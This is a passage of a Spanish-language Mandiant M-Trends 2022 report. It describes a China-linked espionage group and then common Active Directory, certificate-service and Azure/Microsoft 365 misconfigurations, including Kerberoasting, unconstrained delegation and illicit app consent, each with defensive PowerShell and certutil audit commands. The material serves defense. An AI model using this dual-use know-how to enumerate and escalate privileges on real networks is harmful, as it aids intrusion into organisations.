
Personal de conferencia

En un principio, Mandiant observó que Conference Crew atacaba principalmente a la industria militar y privada del sector de defensa y aeroespacial de EE. UU. entre 2011 a 2017. También observamos que Conference Crew atacaba entidades en el sudeste asiático, además de una entidad educativa en 2021. El grupo ha estado presente por tanto tiempo que Mandiant todavía lo llama por su antigua designación de nomenclatura que no es de APT.

Perspectiva

Después de muchas vulneraciones, un esfuerzo concertado entre EE. UU., RU y otros Gobiernos europeos, tuvo como resultado una declaración en julio de 2021 que atribuye extensas operaciones de ciberespionaje, incluyendo ataques a las vulnerabilidades del servidor Microsoft Exchange y campañas de ransomware, a las APT y grupos de actividad con nexo chino. Si bien parece ser que China se abstuvo de llevar a cabo ciberataques destructivos que hubieran provocado daños evidentes a infraestructuras críticas, ha utilizado ataques disruptivos además de campañas de desinformación para ayudar a imponer políticas de censura en su propio territorio. Mandiant continúa rastreando las campañas de operaciones de información que, según nuestra opinión, se llevan a cabo de una manera coordinada y carente de autenticidad en respaldo de los intereses políticos de la República Popular China. Considerando la naturaleza más agresiva de la diplomacia internacional de Pekín, junto con las campañas de ciberespionaje más amplias llevadas a cabo por perpetradores con nexo chino, anticipamos que la actividad de ciberespionaje en respaldo de los intereses económicos y de seguridad nacional de China continuará acelerándose durante el próximo año.

CONFIGURACIONES INCORRECTAS COMUNES QUE CONDUCEN AL ATAQUE



Active Directory es la solución de proveedor de identidad en las instalaciones más comúnmente utilizadas por las organizaciones, aproximadamente el 90 % de las empresas que figuran en Global Fortune 1000 la utilizan.[17] Con el aumento de la adopción y la integración en la nube, Active Directory actualmente se utiliza de manera regular en un modelo híbrido para gestionar y sincronizar las identidades de usuarios para entornos de nube y en las instalaciones. Muchas organizaciones utilizan Active Directory en las instalaciones para sincronizar las identidades con Azure Active Directory a fin de concretar una solución única de identidad integrada para acceder a aplicaciones y servicios.

Basados en las investigaciones de respuesta ante incidentes de Mandiant, hemos observado configuraciones incorrectas en el modelo de identidad híbrido, lo que tuvo como resultado una escalación de privilegios, desplazamiento vertical y persistencia por parte de los adversarios.

Configuraciones incorrectas en las instalaciones

Kerberoasting de los nombres principales del servicio basado en cuentas de usuario con un gran nivel de privilegios

Un nombre principal del servicio (Service Principal Name, SPN) en Active Directory es una representación de la instancia de un servicio. Un SPN puede registrarse para una cuenta informática o usuario para asociar la instancia de un servicio. Para una cuenta configurada con un SPN, cualquier cuenta autenticada en Active Directory puede solicitar y recibir un ticket del servicio de otorgamiento de tickets (Ticket Granting Service, TGS) para la cuenta SPN asociada, que estará cifrada con el hash de la contraseña de la cuenta. Los adversarios por lo general atacan los SPN registrados con cuentas de usuario con alto nivel de privilegios con el objetivo de extraer el hash de la contraseña y realizar la escalación de privilegios en Active Directory. Esta técnica se denomina Kerberoasting.

Figura 3. Cmdlet PowerShell para identificar las cuentas de usuario (que no son informáticas) configuradas con un SPN.

```
Get-ADUser -filter {(ServicePrincipalName -like "*")}
```

Mandiant recomienda generar contraseñas fuertes y únicas (por ejemplo, más de 25 caracteres) y cambiar las contraseñas periódicamente para las cuentas de usuario (que no son informáticas) configuradas con los SPN. Además, se deben revisar y disminuir los permisos de estas cuentas a fin de garantizar la imposición del concepto de menor nivel de privilegios. Este proceso puede automatizarse mediante las Cuentas de servicios gestionados (Managed Service Accounts, MSA) para las cuentas que no son informáticas que requieran de una asociación SPN. Las MSA proporcionan gestión automática de contraseñas y la capacidad de delegar la gestión de cuentas a administradores específicos.

17. Frost y Sullivan (20 de marzo de 2020). Active Directory tiene las llaves de su reino, pero ¿es seguro?

Los GPO editan los permisos de los usuarios sin privilegios

Los Objetos de la política de grupo (Group Policy Objects, GPO) se utilizan para configurar y gestionar de manera central los ajustes de usuario y de seguridad informática en Active Directory. Los usuarios con privilegios con derechos delegados pueden modificar la configuración de los GPO, lo que en última instancia puede afectar el estado de seguridad de los objetos en Active Directory. A menudo, las organizaciones delegan los permisos para modificar los GPO a grupos y cuentas de seguridad específicos. Algunos ejemplos de grupos de seguridad predeterminados con permisos para modificar los GPO incluyen los siguientes:

- Administradores de dominio
- Administradores empresariales
- Propietarios creadores de la política de grupo

Los adversarios suelen atacar y comprometer cuentas de grupos específicos que pueden editar los GPO para modificar la configuración de seguridad basada en dominio. Los operadores de ransomware usan esta técnica para enviar encriptadores binarios maliciosos a muchos sistemas en un margen de tiempo breve. Los adversarios también pueden hacer uso indebido de los GPO para obtener acceso con privilegios en los endpoints. Al modificar la configuración de la asignación de los derechos del usuario pueden obtener permisos administrativos locales o configurar servicios para un acceso persistente.

Mandiant recomienda a las organizaciones que revisen la configuración de los GPO a fin de identificar a los grupos y las cuentas que tengan permisos para editar los GPO. Estos representan la superficie de ataque extendida para refuerzo y protección.

Figura 4. Cmdlet PowerShell para identificar las cuentas delegadas con permisos explícitos para objetos GPO.

```
$GPOPermission  = Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})){
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
      New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.Permission}
    }  }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

Uso de cuentas de usuario con privilegios en activos que no son de nivel 0

En 2021, Mandiant siguió observando las arquitecturas simples de Active Directory que permitían el uso de cuentas con un gran nivel de privilegios para acceder a todos los endpoints. Esto tuvo como resultado que las credenciales de las cuentas con privilegios se vieran expuestas en los endpoints (en memoria) y que posteriormente los atacantes accedieran y las utilizaran mediante diversas herramientas de volcado de credenciales como Mimikatz. Los métodos de autenticación que exponen las credenciales en memoria en los endpoints incluyen los siguientes:

- Inicios de sesión interactivos
- Inicios de sesión utilizando el protocolo de escritorio remoto (RDP)
- Ejecutar como: permite que un usuario ejecute binarios en el contexto de otra cuenta especificada
- runas /noprofile /user:\administrator cmd.exe
  (*Figura 2 Cmdlet para ejecutar cmd.exe en el contexto de la cuenta "Administrador"*)

- PowerShell WinRM con CredSSP
- PsExec con credenciales explícitas

Mandiant recomienda que las organizaciones implementen restricciones explícitas que únicamente permitan el uso de cuentas con privilegios desde estaciones de trabajo con acceso privilegiado específicas o activos de nivel 0 que residan en VLAN o segmentos restringidos y protegidos. Esto puede lograrse imponiendo una arquitectura de Active Directory con un modelo de escalonamiento que restrinja el uso de cuentas en una categoría de activos (nivel 0-nivel 2). La imposición de barandillas protectoras y restricciones de inicio de sesión para las cuentas con privilegios puede definirse en los GPO (asignaciones de derechos de usuario) o mediante silos de políticas de autenticación (Windows Server 2012 R2 de nivel funcional de dominio o superior).

Uso de delegación irrestricta

En Active Directory, la delegación permite que un servicio suplante al cliente para una experiencia de inicio de sesión único. Cuando la delegación irrestricta está habilitada en el servicio cliente, el servicio puede recibir el ticket de Kerberos del usuario que solicita acceso al servicio de destino. Los adversarios suelen atacar y comprometer los sistemas que tienen habilitada la delegación irrestricta para extraer los tickets Kerberos desde la memoria y suplantar las cuentas del entorno. Si las cuentas con privilegios que acceden a los endpoint están configuradas con delegación irrestricta, esto puede conducir a una escalación de privilegios dentro del dominio.

Mandiant recomienda que las organizaciones identifiquen los endpoints que están configurados con delegación irrestricta y los migren para que utilicen delegación con restricciones únicamente para servicios específicos.

Figura 5. Cmdlet PowerShell para enumerar los objetos de Ad con la delegación irrestricta habilitada.

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000)
-Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl
```

Figura 6. Cmdlet PowerShell para enumerar a los usuarios con privilegios que pueden delegarse.


```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```

A partir de Microsoft Windows Server 2012 R2 y Windows 8.1, el grupo de seguridad "Usuarios protegidos" se introdujo para gestionar la exposición de las credenciales de las cuentas con privilegios. Los miembros de este grupo automáticamente tienen protecciones no configurables que se aplican a las cuentas, incluyendo:

- El ticket de otorgamiento de tickets (TGT) Kerberos que caduca después de cuatro horas, en lugar de la configuración predeterminada de 10 horas.
- Las credenciales en la caché están bloqueadas; un controlador de dominio debe estar disponible para autenticar la cuenta.
- Las contraseñas en texto llano no se almacenan en la caché para la autenticación de Windows Digest o la delegación predeterminada de credenciales (CredSSP), independientemente de la configuración de la política que se aplica al endpoint.
- Está bloqueada la función NTLM unidireccional (NTOWF).
- DES y RC4 no pueden utilizarse para la autenticación previa de Kerberos (Server 2012 R2 o superior).
- Las cuentas no se pueden utilizar, ya sea para la delegación con restricciones o irrestricta

Para las cuentas con privilegios que no requieran de manera explícita una opción de delegación, Mandiant recomienda habilitar la opción "La cuenta es confidencial y no se puede delegar" que se encuentra en la pestaña "Cuenta" de las cuentas que utilizan usuarios y computadoras de Active Directory. Esta configuración restringirá la cuenta en consecuencia.

Figura 7. Marque la casilla de "La cuenta es confidencial y no se puede delegar".




La plantilla del certificado permite la escalación del administrador de dominio

Los Servicios de certificado de Active Directory (Active Directory Certificate Services, AD CS) son una plataforma de Microsoft que ofrece una funcionalidad de infraestructura de clave pública (Public Key Infrastructure, PKI) para facilitar capacidades como Sistema de cifrado de archivos (Encrypting File System, EFS), autenticación de dominio, firmas digitales y seguridad para el correo electrónico. Las autoridades de certificación (Certification Authorities, CA) de AD CS emiten certificados basados en la solicitud de firma de certificados (Certificate Signing Request, CSR) del usuario o la máquina que se basan en las plantillas publicadas. Las plantillas definen parámetros como la validez del certificado, el uso del certificado y los permisos de la política de aplicaciones para los elementos principales de seguridad.

Una configuración incorrecta común que Mandiant observó fueron las plantillas de certificados que podrían permitir que el solicitante especifique un nombre alternativo de asunto (SAN). Si una plantilla habilita las solicitudes de certificados con autenticación de dominio y un SAN, un usuario de dominio autenticado podría potencialmente solicitar y recibir un certificado con una cuenta con privilegios que se incluya como un SAN. El usuario de dominio autenticado podría entonces acceder a recursos basados en dominio en el contexto del usuario con privilegios.

Figura 8. Plantilla de certificado para permitir el nombre alternativo de asunto.



Configuraciones de refuerzo recomendadas para proteger a los servidores de la autoridad de certificación (CA) de Microsoft:

- Trate las CA y las CA subordinadas como activos de nivel 0 e imponga restricciones de inicio de sesión para minimizar el alcance de las cuentas con acceso elevado a los servidores de certificación.
- Imponga la autenticación multifactor (Multi-factor Authentication, MFA) para el acceso a la gestión de CA.
- Revise las plantillas de certificados publicadas para garantizar que no se introdujeron plantillas sospechosas o maliciosas.

Figura 9. Programa de línea de comandos de Windows para visualizar las plantillas publicadas.

```
certutil.exe -TCAInfo
```

- Revise los permisos de seguridad que se asignaron a todas las plantillas de certificados publicadas y valide el alcance del registro y los permisos de escritura que se delegaron a los elementos principales de seguridad.

Figura 10. Programa de línea de comandos de Windows para visualizar los permisos de las plantillas publicadas.

```
certutil.exe -v -dsTemplate
```

- Imponga las aprobaciones del gerente para las plantillas de las solicitudes de firma de certificados (CSR) que permitan un SAN.
- Revise las políticas de certificados para verificar si se incluye la configuración EDITF_ATTRIBUTESUBJECTALTNAME2. Esta configuración en la política de certificados hace posible que una autoridad de certificación permita que la información de SAN se incluya como parte de la solicitud de firma de certificados. Esta configuración se aplica a la autoridad de certificación completa y todas las demás plantillas de certificado emitidas por esa autoridad certificación.

Figura 11. Programa de línea de comandos de Windows para validar la existencia de la alerta EDITF_ATTRIBUTESUBJECTALTNAME2.

```
certutil.exe  -getreg policy
```

- Para el uso de plantillas con Uso de clave mejorada (Enhanced Key Usage, EKU) confidencial, limite los permisos de registro a usuarios o grupos definidos previamente. Los certificados con EKU pueden utilizarse para varios propósitos.
- Audite y revise el contenedor NTAuthCertificates en Active Directory para validar los certificados de CA a los que se hace referencia. El objeto NTAuthCertificates AD define los certificados de CA que habilitan la autenticación en Active Directory. Este objeto tiene una serie de certificados de CA de confianza. Antes de autenticar un objeto principal, AD comprueba la entrada del objeto NTAuthCertificates de la CA especificada en el campo del emisor del certificado de autenticación a fin de validar la autenticidad de la CA.
- Proteja las claves privadas de la CA a nivel de hardware mediante el módulo de seguridad de hardware (Hardware Security Module, HSM) para evitar el robo de la clave privada que utiliza los protocolos de copia de seguridad DPAPI.
- Habilite el registro de auditoría de los servicios de certificación en los servidores de CA y supervise el proceso de registro del certificado y los eventos de copias de seguridad de CA.
- Supervise los eventos de autenticación basados en certificación el controlador de dominio.
- Utilice herramientas públicas como PSPKIAudit para validar e identificar las configuraciones incorrectas de las plantillas de los certificados

Riesgos de configuración de Microsoft Azure y Microsoft 365

En todo 2021, muchas organizaciones continuaron ampliando el alcance de la migración de aplicaciones, servicios y datos desde la infraestructura fuera de las instalaciones a la alojada en la nube. En consecuencia, los adversarios aumentaron sus esfuerzos por desarrollar técnicas novedosas y sofisticadas para atacar las identidades y los datos alojados en los entornos de nube como Microsoft Azure y las plataformas SaaS de Microsoft (Microsoft 365).

Las identidades a las que no se impuso la autenticación multifactor (MFA) ocasionaron acceso no autorizado

Mandiant continuó observando que las organizaciones no imponían la autenticación multifactor (MFA) para proteger las identidades y el acceso a la infraestructura basada en la nube a fin de que no fueran víctimas de los adversarios que utilizaban credenciales robadas o ataques de fuerza bruta inversa para obtener acceso no autorizado a las aplicaciones y los datos alojados en la nube. Los adversarios no solo utilizaban estas técnicas para atacar a los recursos basados en la nube; las aplicaciones en las instalaciones también eran susceptibles a los ataques. Tales aplicaciones incluyeron puertas de enlace VPN, servicios de acceso remoto, infraestructura de escritorio virtual (Virtual Desktop Infrastructure, VDI) y servicios de mensajería y correo electrónico.

Mandiant recomienda que las organizaciones no solo impongan políticas de contraseñas sólidas y complejas para las cuentas, sino que exijan el uso de MFA para acceder a los recursos con conexión externa desde ubicaciones remotas o que no son de confianza. Las organizaciones pueden utilizar las características de Azure AD como las políticas de acceso condicional (Conditional Access Policies, CAP) para imponer la MFA y las protecciones de contraseñas de Azure AD para restringir el uso de contraseñas conocidas o débiles que por lo general son susceptibles a los ataques de fuerza bruta inversa.

Autenticación heredada para evadir la MFA en Azure AD

Uno de los métodos más comunes que utilizan los atacantes para obtener acceso a los usuarios de Azure es el robo de credenciales o los ataques de fuerza bruta

Algunos protocolos de autenticación heredados comúnmente conocidos que se pueden utilizar para tener acceso a Microsoft 365 incluyen los siguientes:

- Exchange Active Sync (EAS)
- Autodiscover
- IMAP4
- MAPI over HTTP (MAPI/HTTP)
- Offline Address Book (OAB)
- Outlook Service
- POP3
- Reporting Web Services
- Exchange Representational State Transfer (REST)
- Outlook Anywhere (RPC over HTTP)
- Authenticated SMTP
- ActiveSync

inversa mediante protocolos de autenticación heredados. Los protocolos de autenticación heredados no son compatibles con MFA y (si está habilitada) se puede utilizar para obtener acceso a los datos y recursos alojados a través de Azure AD.

Las capacidades de autenticación modernas incluyen la autenticación multifactor (MFA) que utiliza tarjetas inteligentes, la autenticación basada en certificados (Certificate-based authentication, CBA) y los proveedores de identidad SAML externos. La autenticación moderna se basa en la biblioteca de autenticación de Active Directory (Active Directory Authentication Library, ADAL) y en OAuth v2.0. Mandiant recomienda que las organizaciones determinen si se habilitan los protocolos de autenticación heredados para el acceso a Microsoft 365 y se implementen ya sea la característica de valores de seguridad predeterminados o las políticas de acceso condicional que deshabilitan los protocolos de autenticación heredados e imponen la autenticación moderna.

Las cuentas o aplicaciones que requieran de autenticación básica (heredada) deben contar con políticas de acceso condicional que se impongan para restringir el uso de rangos de direcciones IP de confianza. A largo plazo, las cuentas y aplicaciones deben actualizarse para admitir la autenticación moderna.

Figura 12. Cmdlet PowerShell para verificar la configuración de autenticación moderna de un usuario de M365.

```
Get-OrganizationConfig | Format-Table -Auto Name,OAuth*
```

Identidades con privilegios sincronizadas desde la infraestructura en las instalaciones

Mandiant continúa observando que los adversarios comprometen a las cuentas en las instalaciones que están configuradas con permisos administrativos (o elevados) globales en Azure AD, lo que permite el desplazamiento vertical desde las instalaciones hasta la nube. En muchas instancias, las organizaciones cuentan con políticas de acceso condicional que se configuran para no exigir MFA al momento de acceder a Azure desde rangos de direcciones IP de confianza (correlacionando los rangos de direcciones IP utilizados en las configuraciones en las instalaciones). Una vez que un adversario tiene acceso a la infraestructura en las instalaciones, puede desplazarse de forma vertical hasta la nube, crear nuevas cuentas y ampliar todavía más el alcance de su acceso.

Mandiant recomienda que las organizaciones revisen el alcance de las cuentas en las instalaciones sincronizadas con Azure AD y que tengan asignada una función de administrador global (y funciones elevadas adicionales). Si las cuentas tienen asignadas funciones elevadas, las organizaciones deben configurarlas como cuentas dedicadas solo en la nube (que requieran de MFA independientemente de la ubicación) o utilizar la gestión de identidades con privilegios (Privileged identity Management, PIM) de Microsoft para imponer las asignaciones de funciones basadas en el tiempo y la aprobación.

Reglas de firewall relajadas en las máquinas virtuales alojadas en la nube

Las reglas de firewall muy permisivas fueron otra tendencia común que se observó en 2021. Estas permiten que un adversario acceda de manera remota a las máquinas virtuales con conexión externa están alojadas en usuarios en la nube. Un adversario que acceda de manera remota a las máquinas virtuales puede extraer datos, implementar binarios de ransomware o puertas traseras maliciosas y desplazarse lateralmente en el usuario de la nube o de manera vertical a la infraestructura en las instalaciones.

Mandiant recomienda que las organizaciones filtren el alcance del tráfico de red que pueda ingresar o salir de las subredes de la red virtual y de las interfaces de red mediante un grupo de seguridad de la red de Azure estricto. Un grupo de seguridad de la red incluye reglas de seguridad que permiten o rechazan el tráfico de red entrante, o el tráfico de red saliente, de diversos tipos de componentes de Azure.

Un host bastión es un servidor con conexión externa destinado a proporcionar acceso a una red privada desde una red externa, como el Internet que se utiliza para gestionar de forma remota los recursos basados en la nube.

Los puertos y protocolos sin utilizar deben eliminarse: los perpetradores pueden usarlos para obtener acceso inicial, desplazarse lateralmente y de manera potencial robar datos confidenciales. Como mínimo, los puertos y protocolos que comúnmente se utilizan para la gestión remota deben estar bloqueados de las redes externas. Algunos ejemplos de puertos y protocolos incluyen los siguientes:

- SMB (TCP/445, TCP/135, TCP/139)
- Protocolo de escritorio remoto (TCP/3389)
- Gestión remota de Windows (WinRM)/PowerShell remoto (TCP/80, TCP/5985, TCP/5986)
- Instrumental de administración de Windows (WMI) (rango de puerto dinámico asignado mediante el modelo de objeto de componente distribuido (Distributed Component Object Model, DCOM))

Como una mejor práctica, si se requiere acceso remoto a las máquinas virtuales que se ejecutan en usuarios en la nube, las organizaciones deben usar hosts bastión para regir la conectividad.

Funciones muy permisivas asignadas a usuarios sin privilegios

El control de acceso basado en funciones (Role-based Access Control, RBAC) de Azure es el punto de control que autoriza el acceso a los recursos de Azure. Para proporcionar acceso, las funciones deben estar asignadas ya sea a cuentas sincronizadas o que residen solo en la nube. En 2021, Mandiant observó que se asignaban funciones muy permisivas a cuentas sin privilegios. Una vez comprometidas, estas cuentas sin privilegios eran utilizadas por los adversarios para elevar privilegios a fin de desplazarse lateralmente, comprometer cuentas y recursos adicionales, y acceder a los datos alojados ya sea en Azure o la infraestructura en las instalaciones. Las funciones de suscripción de Azure comúnmente explotadas por los adversarios incluyen las siguientes:

- **La función de factor de contribución** se utiliza para gestionar y hacer cambios en los recursos que se incluyen en la suscripción. Los adversarios pueden hacer un uso indebido de esta función para extraer datos de recursos como bases de datos y cuentas de almacenamiento en la suscripción
- **La función de factor de contribución de máquina virtual** se utiliza para gestionar todas las máquinas virtuales. Los adversarios pueden hacer un uso indebido de esta función mediante diversas tácticas, como a través de la interfaz de ejecución de comandos de Azure para implementar puertas traseras o ransomware, extraer credenciales y datos, y desplazarse de manera vertical hasta la infraestructura en las instalaciones. Los adversarios también pueden eliminar las instancias de máquinas virtuales utilizando esta función y afectar la disponibilidad de aplicaciones y servicios a los que se accede mediante las máquinas virtuales.
- **La función de administrador de aplicaciones** se utiliza para gestionar las aplicaciones registradas en Azure AD. Los adversarios pueden hacer uso indebido de esta función al configurar y asociar contraseñas o certificados con aplicaciones para obtener acceso persistente y elevar privilegios en un usuario de Azure.
- **La función de suplantación de aplicaciones** en Exchange Online es utilizada por los adversarios para leer y enviar correos electrónicos a cualquier usuario en una suscripción de Microsoft 365.

Mandiant recomienda que las organizaciones no recurran a la asignación permanente de funciones con privilegios para cuentas designadas y se enfoquen en integrar un método del tipo "justo a tiempo" para la aprobación y asignación de funciones elevadas. En Azure, Microsoft PIM es una solución escalable que proporciona asignaciones de funciones basadas en tiempo y aprobación, que incluye criterios de acceso y capacidades de auditoría completas.

El consentimiento ilícito hace posible los ataques

Los adversarios suelen crear y registrar aplicaciones maliciosas en Azure en un intento por obtener acceso persistente a datos y aplicaciones como Exchange Online. Mandiant observó que los adversarios explotaban este método de acceso cuando las organizaciones permitían que usuarios sin privilegios aprobaran consentimientos de aplicaciones externas para acceder a los datos alojados en Azure o Microsoft 365. Los adversarios podían utilizar un ataque de phishing para engañar a un usuario y que proporcionara el consentimiento requerido para este nivel de acceso. Una vez que la aplicación maliciosa había obtenido el consentimiento, esta recopilaba el token de acceso y tenía acceso a nivel de cuenta a los datos sin necesidad de contar con credenciales de usuario.

Mandiant recomienda que las organizaciones revisen la configuración de su suscripción de Azure y Microsoft 365 y que verifiquen que cuentan con una configuración reforzada:

- Imponga una configuración de consentimiento de usuario de forma que los usuarios no puedan brindar su consentimiento para permitir el acceso de aplicaciones externas. Los consentimientos de aplicaciones también pueden estar restringidos para permitir únicamente aplicaciones provenientes de editores verificados o para permisos específicos de bajo riesgo.
- Revise regularmente los permisos con consentimiento de las aplicaciones externas.
- Implemente una política de gestión corporativa de aplicaciones para supervisar el comportamiento de las aplicaciones externas. Microsoft Cloud App Security (MCAS) se puede utilizar para detectar aplicaciones OAuth riesgosas y para revisar los permisos de las aplicaciones en el portal de Azure.

Permisos riesgosos de la API de Azure delegados a aplicaciones de usuarios únicos o múltiples

Una aplicación registrada en Azure puede utilizar permisos delegados o aplicaciones sin que ningún usuario interactivo esté registrado en la aplicación. Tales permisos requieren el consentimiento del administrador. Después de que el administrador proporciona el consentimiento, se asignan los permisos al servicio principal asociado con la aplicación.

En 2021, Mandiant identificó instancias donde un adversario comprometió una cuenta asignada a la función de administrador de aplicaciones en Azure, lo que otorgó al adversario una forma para obtener acceso persistente. Este podía agregar ya sea una credencial principal de servicio o aplicación (contraseña o certificado) para usar los permisos legítimos que se asignaron a la aplicación. En algunas instancias, a las aplicaciones se asignaron permisos con múltiples usuarios (consumidores) de Azure, lo que abría una ruta para atacar la cadena de suministro. El adversario podía presentarse como una aplicación autorizada (de confianza) y desplazarse lateralmente en los diversos usuarios de consumo.

Mandiant recomienda que las organizaciones revisen los permisos de la API que se asignaron a las aplicaciones y comprendan el alcance de los permisos asignados con respecto a las aplicaciones registradas en Azure. El comportamiento de la aplicación se puede supervisar mediante tácticas. Utilice las características nativas de Azure como los libros de trabajo de Azure Monitor para analizar el uso de la aplicación. Los libros de trabajo de Azure Monitor se pueden utilizar para analizar datos y crear informes de visualización. Las organizaciones también deben llevar a cabo revisiones periódicas de los elementos principales del servicio y las aplicaciones que se configuran con credenciales, y deben rotar de forma proactiva y periódica las credenciales.

Figura 13. Cmdlet PowerShell para verificar aplicaciones con credenciales configuradas.

```
$Applications = Get-AzureADApplication -All $True
foreach ($Applications in $Applications){
 if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){
 Write-Host 'Display Name::'$Applications.DisplayName
 Write-Host 'Password Count::' $Applications.PasswordCredentials.Count
 Write-Host 'Key Count::' $Applications.KeyCredentials.Count
 }}
```

Figura 14: Cmdlet PowerShell para verificar servicios principales con credenciales configuradas.

```
$SP = Get-AzureADServicePrincipal -All $true
foreach ($SP in $SP){
 if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){
 Write-Host 'Service principal Display Name::'$SP.DisplayName
 Write-Host 'Password Count::' $SP.PasswordCredentials.Count
 Write-Host 'Key Count::' $SP.KeyCredentials.Count
```

CONCLUSIÓN

El panorama de las amenazas cibernéticas es vasto y profundo y regularmente se ve influenciado por el mundo que nos rodea. Cuando empezó la pandemia de COVID-19, observamos un aumento en los ataques al sector de atención médica y de investigación y desarrollo. Actualmente, al momento de publicar *M-Trends 2022*, la situación que se desarrolla en Ucrania muestra qué tan estrechamente se interrelacionan el mundo cibernético y el mundo geopolítico.

Nuestra misión en Mandiant es garantizar que todas las organizaciones estén libres de amenazas cibernéticas y tengan confianza en su preparación. El informe anual *M-Trends* representa un esfuerzo considerable cuyo objetivo es hacer avanzar esa misión mediante el uso de datos y aprendizajes provenientes de nuestras investigaciones de respuesta ante incidentes.

El tiempo de permanencia promedio global actualmente es de 21 días, una disminución de los 24 días del año pasado, que es una tendencia al descenso que nos gusta ver. Una tendencia que no nos gusta ver es el uso continuo de ransomware y de extorsión multifacética. Con riesgos bajos y un obstáculo para la entrada y las recompensas de gran nivel, vemos esto como una amenaza continua que representa un riesgo para todas las organizaciones.

La preparación es vital no solo para el ransomware, sino para todos los tipos de ataques, ya sea a través de la formación de equipos de emergencia, ejercicios de simulación, capacitación u otras técnicas. Los conceptos básicos sólidos, como la gestión de vulnerabilidades y parches, el refuerzo y el menor nivel de privilegios, también cumplen una función al desarrollar defensas sólidas. Nuestro caso práctico que implica a los mineros de monedas ilustra el valor del registro y el seguimiento de las alertas, ya que la investigación eventualmente conduce a amenazas incluso más considerables.

El centro de cualquier capacidad de defensa cibernética es la información que la impulsa y la mejor información sobre amenazas se obtiene directamente de las primeras líneas. Mandiant continuará compartiendo su conocimiento de primera línea en *M-Trends* con el objetivo de mejorar nuestra sensibilización colectiva sobre la seguridad, nuestra comprensión y nuestras capacidades, y garantizar que las organizaciones sigan siendo implacables en sus esfuerzos de seguridad cibernética.

Obtenga más información en www.mandiant.com

Mandiant
11951 Freedom Dr, 6th Fl, Reston, VA 20190
(703) 935-1700
833.3MANDIANT (362.6342)
info@mandiant.com

Acerca de Mandiant

Desde 2004, Mandiant® ha sido un socio de confianza para las organizaciones preocupadas por la seguridad. En la actualidad, la inteligencia y la experiencia de Mandiant, líderes en el sector, impulsan soluciones dinámicas que ayudan a las organizaciones a desarrollar programas más eficaces e infundir confianza en su preparación cibernética.

MANDIANT